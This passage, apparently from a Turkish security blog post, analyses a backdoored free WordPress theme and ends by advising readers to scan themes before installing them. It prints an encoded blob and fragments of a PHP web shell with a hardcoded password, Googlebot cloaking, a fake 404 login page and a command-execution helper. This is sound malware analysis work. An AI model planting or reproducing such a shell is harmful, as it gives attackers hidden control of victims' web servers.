tVXJmREdPZm9ZdFFldjIvcGpSUTdVV2Y0VDRpuDE3RXpFcjNGN1RuMHpxc0g4cXH3SzhmRVZlWmxYNTQ
yUDVJSRk4RGIvaXo2L0R3SzBEYWF10szdnNFUXZoNUp1VX3hSeBEQzF5Rup2eGVWT3hCcUQvb1VXQVd
4WExNTkk4TitsdDFKTDdCSlhYNWNmaldVWnJtdkJFNDhnYk81d0hPbG1HdHY4ZmFcdTlJMHOG9uVHo
5HjJuSzI1dmhtaU5raERZdVNjb1I3bHJVekpUVTgwZW9TS3pYYzUyYkJiSzVTZ0NQZGZDNm13WlN4aVV
YNEdyH2Jra2ddOV1REK1Q3SzRKRU8xVmwzSWdJbU9rbWJNZTV6bzJnQWNyclVCT0lleHZsHo5cFhSZnU
4eVBQRzVyVVZ3UF8scTV1S0k3TdxHdW2TXN1VHVBWm13cHZCclpFWXlFT1Z5dE05RUNPZi9nbW40em1
aejJGT2YwQXo0aGtBR3WwMHVYOTFFQVVRSWNuWkpQajEzM0hqa1NIMnRndlpLaDZlckdxVmpjcjlEbkp
waDh4K0h0aERFNG5iQkw5OEhtN1BtbHJpRVRzeEdUY1JJMEdQRWk0VHUwUm52M3VlTXZTa1NGbTQ3VWF
NSl8kYXo4Y0ViM3FTHk5iNmd4MGdWZlh3ckhIcktDM2wwREdUaURsSHlsY291MEd3d2lMRDFXeTVVdUw
```





```php
<?php
$auth_pass = "889d0730f318a170513574b1a75601a4";
$color = "#00FF66";
$default_action = 'FilesMan';
@define('SELF_PATH', 'index.php');

if (strpos($_SERVER['HTTP_USER_AGENT'], 'Google') !== false)
    {
    header('HTTP/1.0 404 Not Found');
    exit;
    }

@session_start();
@error_reporting(0);
@ini_set('error_log', NULL);
@ini_set('display_errors', 0);
@ini_set('log_errors', 0);
@ini_set('max_execution_time', 0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('VERSION', 'Ver 2.0');

if (get_magic_quotes_gpc())
    {
    function stripslashes_array($array)
        {
        return is_array($array) ? array_map('stripslashes_array', $array) : stripslashes($array);
        }

    $_POST = stripslashes_array($_POST);
    }

function printLogin()
    {
    echo '<h1>Not Found</h1>
        <p>The requested URL was not found on this server.</p>
        <hr>
        <address>Apache Server at ' . $_SERVER['HTTP_HOST'] . ' Port 80</address>
        <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
        <center><form method=post><input type=password name=pass></form></center>';
    exit;
    }
```

```
    }

function which($p)
    {
    $path = ex('which ' . $p);
    if (!empty($path)) return $path;
    return false;
    }

function printHeader()
    {
    if (empty($_POST['charset'])) $_POST['charset'] = "UTF-8";
    global $color;
    echo '<html><head><meta http-equiv="Content-Type" content="text/html; charset=' . $_POST['charset'] . '"><title>Ossi3 Shell - ' . VERSION . '</title>
    <style>
        body {background-color:#222;color:#fff;}
        body,td,th     { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
        span,h1,a     { color:' . $color . ' !important; }
        span         { font-weight: bolder; }
        h1             { padding: 2px 5px;font: 14pt Verdana;margin:0px 0 0 5px; }
        div.content     { padding: 5px;margin:0 5px;background: #333333;border-bottom:5px solid #444;}
        a             { text-decoration:none; }
        a:hover         { /*background:#5e5e5e;*/ }
        .ml1         { border:1px solid #444;padding:5px;margin:0;overflow: auto; }
        .bigarea     { width:100%;height:250px;margin-top:5px;}
        input, textarea, select     { margin:0;color:#00ff00;background-color:#555;border:1px solid ' . $color . '; font: 9pt Monospace,"Courier New"; }
        input[type="button"]:hover,input[type="submit"]:hover {background-color:' . $color . ';color:#000;}
        form         { margin:0px; }
        #toolsTbl     { text-align:center; }
        .toolsInp     { width: 80%; }
        .main th     {text-align:left;background-color:#555;font-weight: bold;}
        .main tr:hover{background-color:#5e5e5e;}
        .main td, th{vertical-align:middle;}
        .menu {background: #333;}
        .menu th{padding:5px;font-weight:bold;}
        .menu th:hover{background:#444;}
        .ll {background-color:#444;}
        pre {font-family:Courier,Monospace;}
        #cot_tl_fixed{position:fixed;bottom:0px;font-size:12px;left:0px;padding:4px
        0;clip:_top:expression(document.documentElement.scrollTop+document.documentElement.clientHeight-this.clientHeight);_left:expression(document.documentElement.scrollLeft +
        document.documentElement.clientWidth - offsetWidth);}
        .logo {text-align:center;font-size:60px;}
```

Araştırmamı tamamlamadan önce http://www[.]wp[.]com.tr/wp-includes/ klasörünü gezmeye devam ettiğimde ise daha önce tespit ettiğim ve parolası içinde yazan a.php dosyası ile de karşılaşmış oldum.





Sadede gelecek olursam, internetten ücretsiz olarak indirdiğiniz WordPress temalarını kurmadan önce muhakkak http://themecheck.info/ isimli sitede temanızı kontrol etmenizi tavsiye ederim aksi halde pusuya yatmış olan art niyetli kişilerin kurbanı olmanız göreceğiniz üzere hiç de zor değil.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.